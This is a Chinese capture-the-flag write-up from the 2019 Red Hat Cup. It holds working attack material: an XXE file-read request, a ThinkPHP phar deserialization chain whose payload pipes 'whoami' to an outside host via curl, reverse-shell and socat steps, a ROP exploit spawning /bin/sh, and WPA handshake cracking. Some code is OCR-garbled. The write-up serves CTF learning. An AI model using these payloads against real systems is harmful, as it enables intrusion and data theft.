# 2019-红帽杯-WriteUp

## 队伍信息

- 队伍名称：Venom
- 比赛排名：16
- 比赛得分：951
- 解题数量：11


---

## Web

### Ticket_System

> http://118.190.135.20/
> 备用: http://47.105.78.102/

XXE可以读文件




```
POST /postXML HTTP/1.1
Host: 118.190.135.20
Content-Length: 143
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://118.190.135.20
```

Content-Type: application/xml;

```
    <script src='static/js/jquery.min.js'></script>
    <script src="static/js/main.js"></script>
    <!-- hint in /hints.txt -->
    <!-- Not the web root directory. In the ystem root directory-->
</body>
</html>
```

用 php://filter 来读源码:

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
Content-Length: 204
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://118.190.135.20
Content-Type: application/xml;charset=UTF-8
Referer: http://118.190.135.20/ticket
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=eu5755jfof1o6df83mtr4e984n
Connection: close

<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY  xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/proc/self/cwd/index.php" >]>
<ticket>
<username>&xxe;</username>
<code>aaaa</code>
</ticket>
```

hint in /hints.txt

> You’r clever. But not enough. Try RCE!

可以rce，在博客上找到的一条5.2.0的链，phar反序列化，上传phar.xml(改后缀)，然后xxe用Phar协议读，但是是www-data权限：

```
Listening on [0.0.0.0] (family 0, port 9911)
Connection from [47.105.78.102] port 9911 [tcp/*] accepted (family 2, sport 35676)
POST / HTTP/1.1
Host: [redacted]
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 8
Content-Type: application/x-www-form-urlencoded

www-data^C
```

```
<?php
namespace think\process\pipes {
    class Windows{
        private $files;
        public function __construct($files){
            $this->files = array($files);
        }
    }
}
namespace think\model\concern {
    trait Conversion{
        protected $append = array("Smi1e" => "1");
    }
    trait Attribute{
        private $data;
        private $withAttr = array("Smi1e" => "system");
        public function get($system){
            $this->data = array("Smi1e" => "$system");
```

```
        }
    }
}
namespace think {
    abstract class Model{
        use model\concern\Attribute;
        use model\concern\Conversion;
    }
}
namespace think\model {
    use think\Model;
    class Pivot extends Model{
        public function __construct($system){
            $this->get($system);
        }
    }
}
namespace {
    $Conver = new think\model\Pivot("curl http:// -d `whoami`;");
    $payload = new think\process\pipes\Windows($Conver);
    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //设置stub
    $phar->setMetadata($payload); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    echo urlencode(serialize($payload));
}
```

后续参考*CTF的read_flag过程，根目录下存在一个有可执行权限的readflag二进制文件，拉回来分析以后与*CTF一模一样，也是需要在100ms里把计算结果输入进去。于是参考*CTF中关于此步的思路，上传一个静态编译的socat，把readflag的标准输入输出转为socket通道，也就是类似于pwn题的做法


反弹两个shell，一个执行socat

```
./socat tcp-l:9999,fork exec:/readflag
```

另一个连接转发出来的端口进行交互交互

```
#!/usr/bin/perl -w
use IO::Socket;
my $sock=IO::Socket::INET->new(
      PeerAddr =>'127.0.0.1',
      PeerPort => 9999,
      Proto =>'tcp')or die $@;
$sock->recv($res, 1024);
print $res;
$sock->recv($res, 1024);
print $res;
$data = eval($res);
print $data; # 打印计算结果
```

```
$sock->send($data);
$sock->recv($res, 1024);
print $res;
$sock->send($data);
$sock->recv($res, 1024);
print $res;
$sock->recv($res, 1024);
print $res;
$sock->recv($res, 1024);
print $res; // 打印flag
$sock->close or die $!;
# 退出
exit 0;
```





---

## Misc

### 玩具车

> 小明做了一个智能小车，看起来挺好玩的。不过我悄悄在上面动了点手脚，这是我获取到的数据，看看他的小车在干啥。

波形为高低电平，对应小车的运行状态
将wav中的高低电平转成0和1
然后根据图中所示原理




三、使用说明：

1、直流电机的驱动：


该驱动板可驱动 2 路直流电机，使能端 ENA、ENB 为高电平时有效，控制方式及直流电机状态表如下所示：

| ENA | IN1 | IN2 | 直流电机状态 |
|---|---|---|---|
| 0 | X | X | 停止 |
| 1 | 0 | 0 | 制动 |
| 1 | 0 | 1 | 正转 |
| 1 | 1 | 0 | 反转 |
| 1 | 1 | 1 | 制动 |

若要对直流电机进行 PWM 调速，需设置 IN1 和 IN2，确定电机的转动方向，然后对使能端输出 PWM 脉冲，即可实现调速。注意当使能信号为 0 时，电机处于自由停止状态；当使能信号为 1，且 IN1 和 IN2 为 00 或 11 时，电机处于制动状态，阻止电机转动。

```
//*****************************************************************//
// 程序名称：直流电机测试程序
// 功能描述：直流电机正转 2 秒，反转 2 秒，自动加速正转，自动减速反转，
//           依次循环
```

分析出四个轮子的转动情况（除停止之外有四种状态）
然后编写exp画出小车运动轨迹（为了缩小运行时间，可以每隔30个信号取一个有效信号）
flag为小车运行轨迹（uuid格式）



flag{63177867-8a43-47ab-9048-298867128b3a}

---


## 恶臭的数据包

> 野兽前辈想玩游戏，但是hacker妨碍了他连上无线网，前辈发出了无奈的吼声。


```
➜  misc aircrack-ng -a2 -w ~/tools/dict/password-top1000.txt cacosmia.cap
Opening cacosmia.capase wait...
Read 4276 packets.

   #  BSSID              ESSID                     Encryption

   1  1A:D7:17:98:D0:51  mamawoxiangwantiequan     WPA (1 handshake)

Choosing first network as target.

Opening cacosmia.capase wait...
Read 4276 packets.

1 potential targets

                               Aircrack-ng 1.5.2

      [00:00:00] 8/162 keys tested (653.33 k/s)

      Time left: 0 seconds                                      4.94%

                           KEY FOUND! [ 12345678 ]


      Master Key     : B4 2C 77 C0 A8 F4 E6 E9 9F 85 1B ED 7B 3F 5A 91
                       3C AA D4 42 B9 6D 5C D2 A1 90 E3 F9 75 B3 6D 9F

      Transient Key  : 8B D7 4A 1F 2A 0D B7 40 C1 3B BC C9 13 60 46 E5
                       49 4E 9B 9A AF BD E3 89 33 5A 73 C8 95 AC 53 94
                       AF 92 D1 D9 ED E4 B2 AF 40 C1 03 D8 98 2D 8A 90
                       00 58 39 CF C2 9E B9 80 A2 D5 86 57 9A 00 00 00

      EAPOL HMAC     : D8 97 A1 FD CF F2 87 89 6A 19 EF 14 44 33 E0 3C
➜  misc
```

把握手包提取出来，之后用hashcat跑包。跑出密码为12345678

在Wireshark中设置如下： Edit –> Preferences –> Protocols –> IEEE802.11 –> Edit




解密数据包，发现内部有个上传的图片，提取出来



结尾又发现一个zip

```
3260h: 63 91 05 11 DC BF A7 C5 75 E2 3B 71 B9 D3 DE F8   c'..Ü¿§Åuâ;q¹ÓÞø
3270h: D9 F2 9D 79 5C 40 96 E5 3F 8D E0 70 60 38 72 92   Ùò.y\@–å?.àp`8r'
3280h: 60 C2 02 30 E9 83 C1 55 A0 F0 5F B6 2D 7D 62 E3   `Â.0éƒÁU ð_¶-}bã
3290h: 37 A1 A3 FD FF 01 00 F9 98 E2 66 E2 C3 00 08 00   7¡£ýÿ..ù˜âfâÃ...
32A0h: 00 00 00 49 45 4E 44 AE 42 60 82 50 4B 03 04 0A   ...IEND®B`‚PK...
32B0h: 00 01 08 00 00 C9 8E 64 4F 3B EC EF 85 36 00 00   .....ÉŽdO;ìï…6..
32C0h: 00 2A 00 00 00 08 00 00 00 66 6C 61 67 2E 74 78   .*.......flag.tx
32D0h: 74 72 86 8C D3 39 51 6C 5E 1A 61 BA 2A C9 43 2C   tr†ŒÓ9Ql^.aº*ÉC,
32E0h: 14 8A 8B A7 5D 10 4F CC 4E 2A 8D B8 66 18 59 06   .Š‹§].OÌN*.¸f.Y.
32F0h: FE 84 88 ED 85 8E A1 29 62 D9 71 AC 7C F0 FF DF   þ„ˆí…Ž¡)bÙq¬|ðÿß
3300h: E8 D5 BE FF AC 79 76 50 4B 01 02 3F 00 0A 00 01   èÕ¾ÿ¬yvPK..?....
3310h: 08 00 00 C9 8E 64 4F 3B EC EF 85 36 00 00 00 2A   ...ÉŽdO;ìï…6...*
3320h: 00 00 00 08 00 24 00 00 00 00 00 00 00 20 00 00   .....$..... ..
3330h: 00 00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20   .....flag.txt.. 
3340h: 00 00 00 00 00 01 00 18 00 FE CC 3F D2 F5 92 D5   .........þÌ?Òõ'Õ
3350h: 01 FE CC 3F D2 F5 92 D5 01 9A 59 FB 2C F5 92 D5   .þÌ?Òõ'Õ.šYû,õ'Õ
3360h: 01 50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 00   .PK..........Z..
3370h: 00 5C 00 00 00 00 00                              .\.....
```

zip要密码，尝试了，不是伪加密，爆破了1-8位数字

在数据包的Cookie里发现JWT，于是访问他的网站

```
{
"hint": "for security, I set my password as a website which i just pinged before"
}
```

服务器上找到一个后门，直接写一句话进去，


压缩包密码就是这个域名

flag{f14376d0-793e-4e20-9eab-af23f3fdc158}

---

## Crypto

### Broadcast

> 粗心的Alice在制作密码的时候，把明文留下来，聪明的你能快速找出来吗？

下载，直接在task.py中找到了flag

flag{fa0f8335-ae80-448e-a329-6fb69048aae4}

---

## PWN

### three

题目说明

> nc 47.104.190.38 12001

```
from pwn import *
context.log_level = 'debug'

#p = process('./pwn')
p = remote()
p.sendlineafter('Give me a index:','3')
migStack = '\x89\xcc\xc3'
p.sendafter('Three is good number,I like it very much!',migStack)
binsh_len = len('/bin/sh\x00')
pop_ecx_ebx = 0x08072fb2
pop_eax_edx_ebx = 0x080568b4
int80 = 0x08049903
shellcode = p32(pop_ecx_ebx) + p32(0) + p32(0) +p32(pop_eax_edx_ebx) + p32(0xb) + p32(0) + p32(0x80f6ce1) + p32(int80)
p.sendlineafter('Leave you name of size:','500')
p.sendlineafter('Tell me:',shellcode +'\x00'+'/bin/sh\x00')
p.interactive()

```

---

## Reverse

### xx

> ++xx;

64位控制台程序。大致流程为：输入后检查长度为19字节，检查前4字节是否在设定字符集中，并copy到新变量上并00填充至16字节。然后用这个16字节数据为密码加密19字节数据（经处理后实际加密24字节），加密算法特征明显，为XXTEA，与题名相合。最后加密字节组经乱序后进行某种异或操作，并与常量比较。

题中用到的字符集为：qwertyuiopasdfghjklzxcvbnm1234567890。

至XTEA加密未作改更变19字节00填充至20字节，再加上4字节小端表示的原长度，所以加密的原文是24字节。

异或计算过程是将24字节分成8组，每组3字节，每组异或值相同。第0组取值为0，即不异或，第i组(0<i<8)，异或值取异4字节的前i字节
的异或值，如记24字节记为a，第2组异或值取a[0]^a[1]。

```
XXTEA的加密密钥前4字节为原始输入的前4字节，得到密文可枚举。但想来如果输入符合正常flag格式，前4字节即为flag。尝试解密成功。反解如下：>from operator import xor
from py_teadimport xxtea
aef mtin():
  = [ 1 0xce,0xbc 0x40,
   1    0x5b 6x7c 0x3a,
 6      0x95,0xc0,0xef
```

```
       20x9b,0x40 0x20,
 1      0x97,0xf8,0x02
 1      0x35,0x23,0x7,
     2  0x03,0xc8,0xe7
 1      0x56,0x59 0xfa]
 1b = list(a)
  for i in range(8,,):
    for j in range(3):
      tmp = reduce(xor b[:i])
     1a[3*i+j] ^=  tmp


  idx = [2,0,3,5,6,4,7,7 80,, 71 9,64 10 ,5 ,3 58 1, 1, 17,22,0, ,3 21]
 2enc = [0]*48
  key =2'flag'+'\x00'*12
  for i in range(04):>    enc[idx[i]] = a[i]
  printxxtea.xxtea_decrypt(''.join(map(chr,denc),key,endian='<')
```

结果为：flag{CXX_and_++tea}

---

### easyRE

> You may find an egg.

b程序为64位ELF格式。在main函数中有两次输入，求解后知道此非flag，main函数也非关键所在。两次输入求解结果为：

> Info:The first four chars are `flag`
> https://bbs.pediy.com/thread-254172.htm。

```
然后查看init_array，发现其中函数有取timestamp并保存到全局变量，且此变量还在另一个函数中使用了，此函数在finit_array列表中，看着像有着什么，其伪代码如下：un  signed __int64 sub_400D35()
{
  unsigned __int64 result; // rax
  unsigned __int64 v1; // rt1
  unsigned int v2; // [rsp+Ch] [rbp-24h]
  signed int i; // [rsp+10h] [rbp-20h]
  signed int j; // [rsp+14h] [rbp-1Ch]
  unsigned int v5; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v2 = sub_43FD20() - qword_6CEE38;
  for ( i = 0; i <= 1233; ++i )
  {
    sub_40F790(v2);
    sub_40FE60();
    sub_40FE60();
    v2 = sub_40FE60() ^ 0x98765432;
  }
```

```
  v5 = v2;
  if ( (v2 ^ byte_6CC0A0[0]) == 'f' && (HIBYTE(v5) ^ byte_6CC0A3) == 'g' )
  {
    for ( j = 0; j <= 24; ++j )
      sub_410E90(byte_6CC0A0[j] ^ *(&v5 + j % 4));
  }
  v1 = __readfsqword(0x28u);
  result = v1 ^ v6;
  if ( v1 != v6 )
    error();
  return result;
}
```

```
结合main函数中解出的前4字节为flag的hint，上面代码python计算如下：>>> a=[0x40, 0x35, 0x20, 0x56, 0x5D, 0x18, 0x22, 0x45, 0x17, 0x2F,
...   0x24, 0x6E, 0x62, 0x3C, 0x27, 0x54, 0x48, 0x6C, 0x24, 0x6E,
...   0x72, 0x3C, 0x32, 0x45, 0x5B]
>>> b = map(lambda x,y:ord(x)^y ,'flag',a[0:4]
...
... )
>>> b
[38, 89, 65, 49]
>>> for i in range(len(a)):
...   a[i] ^= b[i%4]
...
>>> a
[102, 108, 97, 103, 123, 65, 99, 116, 49, 118, 101, 95, 68, 101, 102, 101, 110, 53, 101, 95, 84, 101, 115, 116, 125]
>>> print ''.join(map(chr,a))
```

flag{Act1ve_Defen5e_Test}

---

### calc

题目说明

> calccalccalc

题此题是64位c++控制台程序。一共3次输入，记为x,y,z。每次输入后紧接着就是乘和乘方计算，其实是没什么用的，干扰而已。从地址0x140002B31开始，计算才有用。
先是检查x < z和y < x，接着计算两个算式：

```
(x+y)**3 -3*y*x**2 - 3*x*y**2得(z+4)**3 - 12*z**2 - 48*z - 2
最后校验两个算式结果相等，所以最终得到一个三元方程：(x+y)**3 -3*y*x**2 - 3*x*y**2 = (z+4)**3 - 12*z**2 - 48*z - 22
```

化得：

```
x**3 + y**3 + (-z)**3 = 42
```

合今年的新闻：

# 42，人类破解宇宙生命终极答案，竟是3个整数的立方和！

```
搜索到那个亮闪闪的计算式：(-80538738812075974)^3 + 80435758145817515^3 + 12602123297335631^3 = 42
所以：x=80435758145817515
y=12602123297335631
z=80538738812075974
```

```
A few days ago,Someone asked me for Windows RE...
But Windows + STL is terrible!
Enjoy it
80435758145817515
Calculating...
12602123297335631
Calculating.....
80538738812075974
Calculating.........You win!
flag{MD5("804357581458175151260212329733563180538738812075974").tolower()}
```

```
>>> md5("804357581458175151260212329733563180538738812075974").hexdigest()
'951e27be2b2f10b7fa22a6dc8f4682bd''

```

最终flag为flag{951e27be2b2f10b7fa22a6dc8f4682bd}

---

### childRE

> re you a compiler?

此题64位控制台程序。题目意思大概是输入经乱序后重组成经修饰后的c++符号字串，然后通过UnDecorateSymbolName调用转成非修饰的完整符号字串，最后通过两个表校验。

```
先通过最后校验得到非修饰的完整c++符号字串：  l = '(_@4620!08!6_0*0442!@186%%0@3=66!!974*3234=&0^3&1@=&0908!6_0*&'
  h = '555656532555522255655655552434663346536635444265655552555522 2'
  t = '''1234567890-=!@#$%^&*()_+qwertyuiop[]QWERTYUIOP{}asdfghjkl;'ASDFGHJKL:"ZXCVBNM<>?zxcvbnm,./'''
  name = ''
  for i in range(len(l)):
    name += chr(t.index(l[i])+t.index(h[i])*23)
  print name
```

得到 private: char * __thiscall R0Pxx::My_Aut0_PWN(unsigned char *)

。

想得到修饰后的符号，可以写个dll啊。得通过查看编译好的dll，到?修饰后的符号字串：My_Aut0_PWN@R0Pxx@@AAEPADPAE@Z

。

然后就是确定乱序的规则了。通过动态发现乱序取值顺序是固定的，于是直接输入31个不同字符，通过结果获取到乱序的取值规则。输入到name的变换序号（

```
>>> t1='1234567890abcdefghijklmnopqrstu'
>>> t2='666738686939346A6B306C6D6135326E6F62707163367273647475653733 31'.decode
```

```
('hex')
>>> idx=[]
>>> for i in t2:
...   idx.append(t1.index(i))
...
>>> idx
[15, 16, 7, 17, 18, 8, 3, 19, 20, 9, 21, 22, 10, 4, 1, 23, 24, 11, 25, 26, 12, 5, 27, 28, 13, 29, 30, 14, 6, 2, 0]
```

修饰后的符号字串转成原始输入：

```
>>> d='?My_Aut0_PWN@R0Pxx@@AAEPADPAE@Z'
>>> idx
[15, 16, 7, 17, 18, 8, 3, 19, 20, 9, 21, 22, 10, 4, 1, 23, 24, 11, 25, 26, 12, 5, 27, 28, 13, 29, 30, 14, 6, 2, 0]
>>> dd = [0]*31
>>> for i in range(31):
...   dd[idx[i]] = d[i]
...
>>> ''.join(dd)
'Z0@tRAEyuP@xAAA?M_A0_WNPx@@EPDP'
>>> from hashlib import md5
>>> md5('Z0@tRAEyuP@xAAA?M_A0_WNPx@@EPDP').hexdigest()
'63b148e750fed3a33419168ac58083f5'
```

最终flag为：flag{63b148e750fed3a33419168ac58083f5}

---

## Snake

> 题目说明
> 一个的贪吃蛇游戏，似乎暗藏玄机呢。：

```
查看Assembly-CSharp.dll代码后发现并没有特别的东西。在Plugins目录下发现Interface.dll文件，简单静态分析后确定关键在此文件的GameObject导出函数中，其中Assembly-CSharp.dll中调用如下：
Debug.Log(Interface.GameObject((int)base.gameObject.transform.position.x, (int)base.gameObject.transform.position.y));
```

```
f:\Documents\Visual Studio 2015\Projects\Win32Project1\x64\Release>dllcall
10Try again
11Try again
12Try again
13Try again
14Try again
15Try again
16Try again
17Try again
18Try again
19You win! flag is
flag{Ch4rp W1th R$@}
```

参数为坐标。

实际此导出函数只用到了x坐标，通过简单调试，发现x取值在[0,199]之间可能得flag。关键计算代码为大数计算，有点难看，干脆无脑枚举。于是写了个dll调用的枚举程序，跑得有点慢。